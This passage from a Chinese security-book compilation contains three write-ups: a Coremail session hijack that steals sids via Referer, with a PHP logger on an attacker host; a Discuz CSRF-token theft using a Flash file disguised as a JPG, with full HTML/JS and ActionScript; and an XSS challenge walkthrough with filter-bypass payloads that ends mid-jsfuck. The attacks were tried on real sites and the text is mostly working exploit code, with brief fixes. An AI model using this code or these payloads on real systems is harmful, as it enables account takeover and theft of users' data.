src="/coremail/s?func=user:proxyGet&sid=BARrNLUUUlAwDLwyDaUUqmrWcdUAhYrj&mid=1:1tbiAQAOBVC9aUS
31AAEst&url=%2Fcoremail%2FXJS%2Fimages%2Fing_yellow.gif">
```

从上面的 HTML 代码中不难想像系统在这里做了一个权限验证。如果你想要访问我们服务器上的被上传的文件，最起码你得是我们的用户。所以就要验证一下 sid（这是我们在第一个故事里提到的 sid）

exploit

现在我们将这三个故事整合起来，看看大概的攻击流程是什么样的：

1.给目标用户发送一个邮件。邮件里添加一个超级链接，地址为:http://x55.me/ref.php

ref.php 的内容很简单：

```
<?php
file_put_contents("test.txt",  " ref:".$_SERVER["HTTP_REFERER"], FILE_APPEND);
file_put_contents("test.txt",  " IP:".$_SERVER["REMOTE_ADDR"], FILE_APPEND);
file_put_contents("test.txt",  " Time:".date("Y.m.d H:i:s")."\r\n",FILE_APPEND);
?>
```

这一步加入超级链接，是为了获取 referer 盗取当前邮件的 ssid，mid 等等进而达到阅读我们之前说的读到了又如何的自己发送的邮件。

2.在邮件里通过上传本地图片的方式上传一个图片文件。这一步骤是为了让邮件里包含用户的 sid。

模拟受害者

3.用户打开攻击者发送的特定的邮件后，邮件的 HTML 代码会是这样，如图 4-2-6：




图　4-2-6

模拟攻击者

4.用户点击超级链接后，会将当前邮件的 referer 发送给受害者，如图 4-2-7：




图　4-2-7

5.在别的浏览器里（只是为了证明是越权访问）打开 referer 中的 URL，查看 html 源码里的 sid，如图 4-2-8：




图　4-2-8

6.最后构造 URL，并成功登录：mail.szu.edu.cn/coremail/XJS/index.jsp?sid=这里是刚才截获的 sid，如图 4-2-9：

图　4-2-9

就这样，整个攻击过程就结束了。看上去很绕的样子，实际上只要用户点击了邮件里的超级链接那么就会被攻击者给 session hijack 了。so ez～！

关于第三个故事中页面包含 sid 问题的一些争议点

1.如果这个 sid 是攻击者的怎么办呢？

即使这是攻击者 sid 也会造成问题，因为这意味着只要 A 给 B 发邮件时用到了图片上传功能就有可能被 B 给盗号。

2.sid 是攻击者的 sid 的可能性有多大？

我认为是 0.假设这里的 sid 是攻击者的 sid，那么这个 sid 的存活期是多少？难不成发信方一个 logout sid 被销毁，收信方就再也打不开那个图片了？故此可以得到结论这里的 sid 必定是收信方的。

That's it !

（全文完）责任编辑：静默

第3节 上传伪造图片(flash 文件)获取敏感数据之 Discuz 实例

作者：Mramydnei

来自：听潮社区 — F4ckTeam

网址：http://team.f4ck.org/

这篇可以看作是 http://pan.baidu.com/s/1gdh5JSv 的序章。上次的文章当中有提到由于无法获取 formhash 导致我们没有办法利用那个 xss，最后导致一个还算不错的反射型 XSS 沦落成了相对较难利用的的 selfXSS。在这篇当中将会讲述我们如何才能获取那个 formhash 也就是那个 CSRF token。不过在此之前，还需要先说一些别的故事进行铺垫。

第一个故事

就像标题描述的那样，这篇和文件上传有关。虽然我很少去做这类的测试，但我知道你们在测试文件上传漏洞时，会用上各种技巧。测试过滤规则，根据过滤规则对图片进行伪造或者利用一些 web 容器的解析漏洞等等，最终达到上传 webshell 的目的。那么现在让我们假想一下有这样的一个场景：

```
检测上传文件的函数使用白名单来对扩展名进行校验并且不允许文件名当中出现非字母数字的字符。
```

这看上去是个简单粗暴和高效的方案。但是这种方式真的安全么？答案肯定是否定的，因为我们并没有对文件的内容。比如：header 和格式进行检测。

第二个故事

很明显的问题是，就算我们将一个其它类型的文件，比如 flash 文件伪装成 jpg 浏览器也不会将它解析成 flash 文件。但如果，我们可以修改 content-type 一切就变得不一样了。比如 object 和 embed 标签就允许我们通过 type 属性来设置 content-type。像这样：

```
<embed src="//x55.me/xss.jpg" type=application/x-shockwave-flash allowscriptaccess=always>
```

又或者：

```
<object data="//x55.me/xss.jpg" type=application/x-shockwave-flash allowscriptaccess=always>
```

exploit

现在我们把这一切都整合起来。在目标站点上传伪造的图片文件（实质是 flash 文件），确保文件格式没有被破坏。还有一个重点是就是要确保 crossdomain.xml 不存在或者允许任何 domain 的访问（当然也可以是其它被允许的站点嘛）：

```
<cross-domain-policy><allow-access-from domain="*"/></cross-domain-policy>
```

随后再编写 CDDHH.html 通过第二个故事里描述的方式将伪造好的 flash 文件嵌入到文件当中。最后编写好的 CDDHH.html 大概会像是这样：

```
<html><head>
```

```
<title>steal CSRF tokens by upload a fake image(flash) file on target site</title>
</head><body><h1 align="center">steal CSRF tokens by upload a fake image(flash) file on targe site</h1>
<script>
function sendToJavaScript(strData){
        var theDiv = document.getElementById("HijackedData");
        var content = document.createTextNode(strData);
        theDiv.appendChild(content);
        theDiv.innerHTML += '<br/>'
        //alert(strData);
}
function refreshObjectTag(){
        var newURL = document.getElementById('flashFile').value
+"?input="+document.getElementById('target').value;
        var newObjectTag = createSwfObject(newURL,{id: 'myObject', width: 100, height: 100, 'AllowScriptAccess':
'always'},{'AllowScriptAccess': 'always'})
        document.body.removeChild(document.getElementById("myObject"));
        document.body.appendChild(newObjectTag);
}
var createSwfObject = function(src, attributes, parameters) {
 var i, html, div, obj, attr = attributes || {}, param = parameters || {};
 attr.type = 'application/x-shockwave-flash';
 if (window.ActiveXObject) {
    attr.classid = 'clsid:d27cdb6e-ae6d-11cf-96b8-444553540000';
    param.movie = src;
 }
 else {
    attr.data = src;
 }
 html = '<object';
 for (i in attr) {
    html += ' ' + i + '="' + attr[i] + '"';
 }
 html += '>';
 for (i in param) {
    html += '<param name="' + i + '" value="' + param[i] + '" />';
 }
 html += '</object>';
 div = document.createElement('div');
 div.innerHTML = html;
 obj = div.firstChild;
 div.removeChild(obj);
 return obj;
};
</script>
```

```
File: <input id="flashFile" size="100" value="http://x55.me/CrossDomainDataHijack.jpg" type="text"> <br>
Page: <input id="target" size="100" value="http://x55.me/csrf.php" type="text"> <br>
<input value="start to steal some CSRF tokens" onclick="refreshObjectTag()" type="button"><br>
<br>
<div id="HijackedData"></div>
<br>
<object id="myObject"></object>
</body></html>
```

然后我再提供一下伪造的图片文件的地址和相关 as 代码：

http://x55.me/CrossDomainDataHijack.jpg

```
package com.powerflasher.SampleApp {
        import flash.external.ExternalInterface;
        import flash.display.Sprite;
        import flash.display.Sprite;
    import flash.events.Event;
    import flash.net.URLLoader;
    import flash.net.URLRequest;
    import flash.text.TextField;
    import flash.text.TextFieldAutoSize;
    import flash.xml.*;
    import flash.events.IOErrorEvent;
    import flash.events.*;
    import flash.net.*;
        /**
        * @author User
        */
        public class CrossDomainDataHijack extends Sprite {
      private var loader:URLLoader;
      public function CrossDomainDataHijack() {
     loader = new URLLoader();
          configureListeners(loader);
                        var target:String = root.loaderInfo.parameters.input;
          var request:URLRequest = new URLRequest(target);
          try {
              loader.load(request);
          } catch (error:Error) {
              sendDatatoJS("Unable to load requested document; Error: " + error.getStackTrace());
          }
      }
      private function configureListeners(dispatcher:IEventDispatcher):void {
          dispatcher.addEventListener(Event.COMPLETE, completeHandler);
          dispatcher.addEventListener(Event.OPEN, openHandler);
          dispatcher.addEventListener(ProgressEvent.PROGRESS, progressHandler);
          dispatcher.addEventListener(SecurityErrorEvent.SECURITY_ERROR, securityErrorHandler);
```

```
            dispatcher.addEventListener(HTTPStatusEvent.HTTP_STATUS, httpStatusHandler);
            dispatcher.addEventListener(IOErrorEvent.IO_ERROR, ioErrorHandler);
        }
        private function completeHandler(event:Event):void {
            var loader:URLLoader = URLLoader(event.target);
            //trace("completeHandler: " + loader.data);
                    sendDatatoJS("completeHandler: " + loader.data);
        }
        private function openHandler(event:Event):void {
            //trace("openHandler: " + event);
                        sendDatatoJS("openHandler: " + event);
        }
        private function progressHandler(event:ProgressEvent):void {
            //trace("progressHandler loaded:" + event.bytesLoaded + " total: " + event.bytesTotal);
                        sendDatatoJS("progressHandler loaded:" + event.bytesLoaded + " total: " +
event.bytesTotal);
        }
        private function securityErrorHandler(event:SecurityErrorEvent):void {
            //trace("securityErrorHandler: " + event);
                        sendDatatoJS("securityErrorHandler: " + event);
        }
        private function httpStatusHandler(event:HTTPStatusEvent):void {
            //trace("httpStatusHandler: " + event);
                        sendDatatoJS("httpStatusHandler: " + event);
        }
        private function ioErrorHandler(event:IOErrorEvent):void {
            //trace("ioErrorHandler: " + event);
                        sendDatatoJS("ioErrorHandler: " + event);
        }
                private function sendDatatoJS(data:String):void{
            trace(data);
                        ExternalInterface.call("sendToJavaScript", data);
                    }
    }
}
```

实例：

最后我们要做的就是寻找存在这种环境的实例，上传伪造的图片文件。构造上述的 CDDHH.html 并引诱用户去打开我们的 URL。

一旦用户打开了我们的 URL 那么 flash 就会帮助我们偷取我们想要的信息了。当然需要解释一下的是这个方法不适用于 XSS，我们能获取是目标站点上受害者有权限访问的页面 HTML 源码。这种敏感数据可以是 CSRF token，也可以是一些别的东西。这个就需要你对目标站点仔细的研究和观察了。

经过几轮小测试，我最终发现听潮社区就正好符合我们的要求。我们先看看听朝社区的 crossdomain.xml 是怎么设置的，如图 4-3-1：

图　4-3-1

这是之前提到的第一个条件。

需要 domain="*"或者不存在 crossdomain.xml（当然也可以是其它被允许的站点嘛）听朝社区满足我们的第一个条件。

然后再测试第二个条件时，我发现上传图片或者上传附件都被拦截了，如图 4-3-2：




图　4-3-2

不过庆幸的是下载远程图片这个地方还是侧漏了。

我们需要做的就是先添加网络图片再点击下载远程图片。我们伪造好的 jpg 就可以无损的上传的目标站点了，如图 4-3-3：




图　4-3-3

上传成功。现在操起家伙看看上次阻拦了我们步伐的 formhash 还能不能获取到了，如图 4-3-4：




图　4-3-4

So ez~!当然具体还有什么敏感数据是值得窃取的，就要看你自己对目标站点的了解和想象力了。最后再补充一下这个下载远程图片功能默认是不开起的。所以作为修复方案可以考虑：

1.设置 crossdomain.xml 中允许访问的站点，而不是 domain="*"

2.关闭下载远程图片功能或者对这个功能进行修复。再下载远程图片之前先检测一下文件的 header 和 format。

参考文章：http://pan.baidu.com/s/1qWHLlO4

（全文完）责任编辑：静默

第4节 XSS Learning Series: Challenge 通关全过程

作者：Mramydnei
来自：听潮社区 — F4ckTeam
网址：http://team.f4ck.org/

上次发到论坛里，貌似没人玩的样子。不过我也只会点 XSS 了。正好好久没有怎么发过贴了，所以分享一下通关的过程吧。这是由安全研究者 Ashar Javed 发布的一个以学习为主的 XSS 系列挑战赛。一共有 10 个关卡和一个终极挑战。下面简单的介绍一下各个关卡的侧重点和突破方法。

第一关：

```
http://xssplaygroundforfunandlearn.netai.net/series1.html
```

侧重点是在于没有了等号我们该如何去 XSS。比如我们测试这样的 XSS Vector：

```
<img src=x onerror=alert(1)>
```

最终会输出:

```
<img src-_-x onerror-_-alert-_-1)>
```

可以看到，被 replace 掉的除了等号之外还有左圆括号。这里就应该想到该使用 svg 的特性了。比如在一般情况下的 script 标签当中

```
<script>var a="xsstest"</script>
```

script 中的符号，比如等号啊，双引号啊等等是不允许被编码的。即使你编码了也不会被当作是合法的 javascript 来解析。不过当 script 在 svg 当中出现时，情况就有点不一样了。在这种情况下，是允许我们对 script 标签内的符号进行编码的，比如 hex，demical 和 HTML 实体，所以对于第一关，我们可以给出这样的答案：

```
<svg><script>location&#61'javascript:alert%281)'</script>
```

因为是 svg 内的 script 所以我们用 Demical 编码等号，再将 alert 放到 location 的 value 里，以便换来可以使用 URL 编码来绕过的环境。

第二关：

```
http://xssplaygroundforfunandlearn.netai.net/series2.html
```

这关侧重点，主要在模拟过滤了关键函数的场景。比如我们测试：

```
<svg onload=alert(1)>
```

最终输出：

```
<svg onload=[removed](1)>
```

可以看到 alert 被替换了。这里的方法很多，常见的有通过 unicode 编码 alert，不过我的答案有点不一样。我们都知道 alert 是 window 的节点，所以 alert()还可以写成 window.alert() top.alert() self.alert()又或者 parent.alert()。在 JavaScript 当中在访问某个对象的节点时除了使用"."进行访问。我们还可以使用对象的方式访问。比如说 top.alert()就等同于 top['alert']().但是这样写对突破 XSS Filter 有什么好处呢？那是相当的有帮助。因为这种书写方式可以帮助我们拆分关键词。比如 top['alert']()就可以可以写成 top['aler'+'t']()。这样一来我们就可以通过这种方法来绕过 str_replace 替换关键 js 函数的 XSS Filter 了。所以最终答案是：

```
<svg onload=top['a'+'lert']()>
```

第三关：

```
http://xssplaygroundforfunandlearn.netai.net/series3.html
```

第三关主要是模拟一些可以通过大小写来绕过的 xss 筛选器的场景。我们测试:

```
<img src=x onerror=alert(1)>
```

最后输出：

```
[removed] src=x onerror=alert(1)>
```

这关也有很多玩法。我在完成这关时并没有用到大小写。而是先观察了一下都过滤了哪些 TAG。我们测试输入：

```
<script></script><a></a><p></p><img><body><button></button><var></var><div></div><iframe></iframe><meta><object><marquee><isindex ><input><select><textarea><keygen><frameset><embed><svg><math><video><audio>
```

输出：

```
[removed]></script>[removed]></a><p></p>[removed]>[removed]ody>[removed]utton></button><var></var>[removed]></div>[removed]></iframe>[removed]>[removed]>[removed] >[removed]><select>[removed]><keygen><frameset>[removed]>[removed]><math><video>[removed]udio> <br><br>
```

发现 p,var,math,video,select 并没有被过滤。其中 select 可以用新的 HTML5 特性 autofocus 来实现无交互的 XSS，所以最后答案是：

```
<select onfocus=alert(1) autofocus>
```

第四关：

```
http://xssplaygroundforfunandlearn.netai.net/series4.html
```

这关主要是模拟开发者的一些失误。不久前有人刷了很多 yahoo XSS 就全是这类的问题。没有太多好讲的，在测试这一类的问题时，我们可以尝试先将我们的 payload 先进行一次编码（HEX,DEMICAL,HTML 实体），再对各个输出点进行测试。所以最终答案为：

```
&#34><svg onload=alert(1)>
```

第五关

```
http://xssplaygroundforfunandlearn.netai.net/series5.html
```

这关是模拟对 json context 的防御机制不完善导致可植入恶意 js 代码的场景。简单的测试一下，我们输入：

```
xsstest"
```

结果输出：

```
<script> var json_object={"x":"xsstest-_-"}; </script>
```

看上去我们似乎不能从双引号跳出去，因为双引号被替换成了“-_-”，这种情况下我们就可以尝试直接闭合 script 标签，所以最终答案是：

```
</script><svg onload=alert(1)>
```

第六关：

```
http://xssplaygroundforfunandlearn.netai.net/series6.html
```

这关过滤了空格和斜杠。主要考验你是否知道还有哪些字符在 HTML 里是可以代替空格的。比如我们测试:

```
<style onload=alert(1)>
```

最后输出：

```
<style_onload=alert(1)>
```

可以看到我们的空格被替换成了下划线，然而我们熟悉的斜杠也会被替换成下划线。所以这个时候就需要我们知道在很多浏览器下，我们可以使用 0x0A,0x0D,0x0C,0x09 来替换空格。所以最终答案是:

```
<style[0x0c]onload=alert(1)>
```

第七关：

```
http://xssplaygroundforfunandlearn.netai.net/series7.html
```

这关主要考验你知不知道怎么和 JSON ARRAY 愉快的玩耍。这个和 gainover 之前出的一个题目比较类似，关键就是如何在跳出双引号的同时保证 js 语句的正确性。简单的测试一下,输入：

```
xsstest
```

最后输出：

```
<script>
var json_array_object =
[
{ "foo":"bar" , "foo1":"bar1" },
{ "foo2":"xsstest" , "foo3":"bar3" },
{ "foo4":"bar4" , "foo5": "bar5" }
];
</script>
```

与其说这是 XSS 问题，我倒觉得这更像是一个 JavaScript 问题。所以搞不懂的话，还是看看 JS 书吧。最终答案是：

```
"|alert(1)|"
```

第八关：

```
http://xssplaygroundforfunandlearn.netai.net/series8.html
```

这关的侧重点是输出在 URL 中如何去 xss。先简单的测试一下,输入：

```
javascript:alert(1)
```

输出：

```
<a href="-_-:-_--_-1-_-">click</a>
```

继续输入：

```
javasCript:alert(1)[/code
```

输出：

```
[code]<a href="javasCript:-_--_-1-_-">click</a>
```

有了 javascript URI 剩下的就好办了，操起 URL 双重编码＋eval 搞定之。最终答案为：

```
javasCript:eval%28'aler'+'t'+'%28%29'%29
```

第九关：

```
http://xssplaygroundforfunandlearn.netai.net/series9.html
```

是输出在 script context 的场景。简单测试输入:

```
x1
```

结果输出：

```
<script> var a=__; </script>
```

替换了所有字母和数字。第一个就应该联想到最近神马 CTF 都会考的 jsfuck，也就是国内叫 jother 编码的东西。所以最终答案为：

POC.htm

```
<p>Redirect to s09 after 2 seconds</p>
<form action="http://xssplaygroundforfunandlearn.netai.net/series9.php" method="post" name=test>
```

```
<textarea
name=name>[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]+!+[]+!+[]]+(!![]+[])
[+!+[]]][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]+!+[]+!+[]]+(!![]+[])[+!+[
]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!
+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+
([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+
[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+
